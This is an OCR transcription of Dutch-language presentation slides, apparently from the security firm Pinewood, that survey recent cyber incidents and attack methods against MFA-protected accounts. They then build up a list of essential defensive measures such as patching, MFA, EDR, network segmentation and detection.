
Onderzoek: daders onbekend, ze waren waarschijnlijk uit op losgeld.


Bron: **TU Eindhoven**
https://www.tue.nl/nieuws-en-evenementen/nieuwsoverzicht/19-05-2025-tue-handelde-goed-bij-cyberaanval-maar-er-zijn-ook-leerpunten

INTERSTELLAR

INBREUKEN OP ACCOUNTS

- MFA-beveiligde omgevingen worden op diverse manieren aangevallen, met name:
  - Actor-in-the-Middle (AitM) phishing






Bron: **Pinewood**

INBREUKEN OP ACCOUNTS


- MFA-beveiligde omgevingen worden op diverse manieren aangevallen, met name:
  - Actor-in-the-Middle (AitM) phishing
  - Device code phishing
  - Consent phishing



Bron: **Push Security**
https://pushsecurity.com/blog/how-consent-phishing-is-evolving/

INBREUKEN OP ACCOUNTS

- MFA-beveiligde omgevingen worden op diverse manieren aangevallen, met name:
  - Actor-in-the-Middle (AitM) phishing
  - Device code phishing
  - Consent phishing
  - Infostealers



Bron: **Push Security**
https://pushsecurity.com/blog/how-consent-phishing-is-evolving/

Bron: **Pinewood**

INBREUKEN OP ACCOUNTS

- MFA-beveiligde omgevingen worden op diverse manieren aangevallen, met name:
  - Actor-in-the-Middle (AitM) phishing
  - Device code phishing
  - Consent phishing
  - Infostealers

EFFECTEN VAN SUPPLY CHAIN INCIDENTEN

BBC

Home News Sport Business Innovation Culture Arts Travel Earth Audio Video Live

Ransomware attack contributed to patient's death

25 June 2025

Share Save

Jess Warren BBC News

Bron: BBC

Reuters
https://www.reuters.com/business/aerospace-defense/eu-agency-says-third-party-ransomware-behind-airport-disruptions-2025-09-22/


EN DUS?

ESSENTIËLE MAATREGELEN

- Up-to-date, complete **inventarisatie** van assets.
    - Inventarisatie van publiek ontsloten services.
    - Inventarisatie van in gebruik zijnde hard- en software.
    - Inventarisatie van in gebruik zijnde cloud services.
    - Inventarisatie van in gebruik zijnde plug-ins en bibliotheken.
    - Inventarisatie van kritieke leveranciers.

ESSENTIËLE MAATREGELEN

- Up-to-date, complete **inventarisatie** van assets.
- **Patchbeleid** gericht op wegnemen van kritieke kwetsbaarheden.
  - Speciale aandacht voor kritieke kwetsbaarheden in publiek ontsloten services.
  - Gebruik van diensten als Pinewood's Vulnerability Alerts.



ESSENTIËLE MAATREGELEN

- Up-to-date, complete **inventarisatie** van assets.
- **Patchbeleid** gericht op wegnemen van kritieke kwetsbaarheden.
- Gebruik van **multifactor-authenticatie** (MFA).
    - In ieder geval voor alle publiek ontsloten accounts.
    - Strikte conditional access in alle gevallen waar géén MFA mogelijk is.
    - Gebruik van phishingresistente MFA voor accounts met verhoogde rechten.

ESSENTIËLE MAATREGELEN

- Up-to-date, complete **inventarisatie** van assets.
- **Patchbeleid** gericht op wegnemen van kritieke kwetsbaarheden.
- Gebruik van **multifactor-authenticatie** (MFA).
- Preventieve maatregelen om “**zelf-infectie**”-aanvallen te voorkomen.
    - Beperken van toegang tot Windows Run (“Uitvoeren”) prompt.
    - Beperken van toegestane commando’s in Windows Run prompt.
    - Bewustzijn bij eindgebruikers over deze aanvalsmethodiek.

ESSENTIËLE MAATREGELEN

- Up-to-date, complete **inventarisatie** van assets.
- **Patchbeleid** gericht op wegnemen van kritieke kwetsbaarheden.
- Gebruik van **multifactor-authenticatie** (MFA).
- Preventieve maatregelen om “**zelf-infectie**”-aanvallen te voorkomen.
- Brede uitrol van **Endpoint Detection & Response** (EDR) tooling.
    - Elk device dat EDR ondersteunt, moet hiervan voorzien zijn.
    - Zorg voor voldoende retentie van telemetrie-data.
    - Isoleer en monitor devices die géén EDR ondersteunen.

ESSENTIËLE MAATREGELEN

- Up-to-date, complete **inventarisatie** van assets.
- **Patchbeleid** gericht op wegnemen van kritieke kwetsbaarheden.
- Gebruik van **multifactor-authenticatie** (MFA).
- Preventieve maatregelen om “**zelf-infectie**”-aanvallen te voorkomen.
- Brede uitrol van **Endpoint Detection & Response** (EDR) tooling.
- **Segmentatie** van het netwerk ter voorkoming laterale bewegingen.
    - Aanvallers zullen vaak proberen verder in een netwerk binnen te dringen.
    - Zorg voor strikte policies waardoor de mogelijkheden hiertoe beperkt zijn.
    - Isoleer alle systemen die géén EDR ondersteunen.

ESSENTIËLE MAATREGELEN

- Up-to-date, complete **inventarisatie** van assets.
- **Patchbeleid** gericht op wegnemen van kritieke kwetsbaarheden.
- Gebruik van **multifactor-authenticatie** (MFA).
- Preventieve maatregelen om “**zelf-infectie**”-aanvallen te voorkomen.
- Brede uitrol van **Endpoint Detection & Response** (EDR) tooling.
- **Segmentatie** van het netwerk ter voorkoming laterale bewegingen.
- **Detectie** van en **reactie** op signalen van misbruik.
    - Verzamel logs van alle relevante assets (firewall, VPN, AD, cloud, EDR, DNS).
    - Stel detectieregels die alarmen genereren als hierin afwijkende zaken zichtbaar zijn.
    - Zorg voor snelle opvolging op alarmen, zeker de kritieke alarmen.

ESSENTIËLE MAATREGELEN

- Up-to-date, complete **inventarisatie** van assets.
- **Patchbeleid** gericht op wegnemen van kritieke kwetsba
- Gebruik van **multifactor-authenticatie** (MFA).
- Preventieve maatregelen om "**zelf-infectie**"-aanvaller
- Brede uitrol van **Endpoint Detection & Response** (E
- **Segmentatie** van het netwerk ter voorkoming later
- **Detectie** van en **reactie** op signalen van misbruik.
- Regelmatige analyse van eigen **risicoprofiel.**

- Analyse op basis van specifieke sector, exposure, maatregelen, etc..

THANK YOU!

edwin.tump@pinewood.nl

+31 15 750 1341

www.pinewood.nl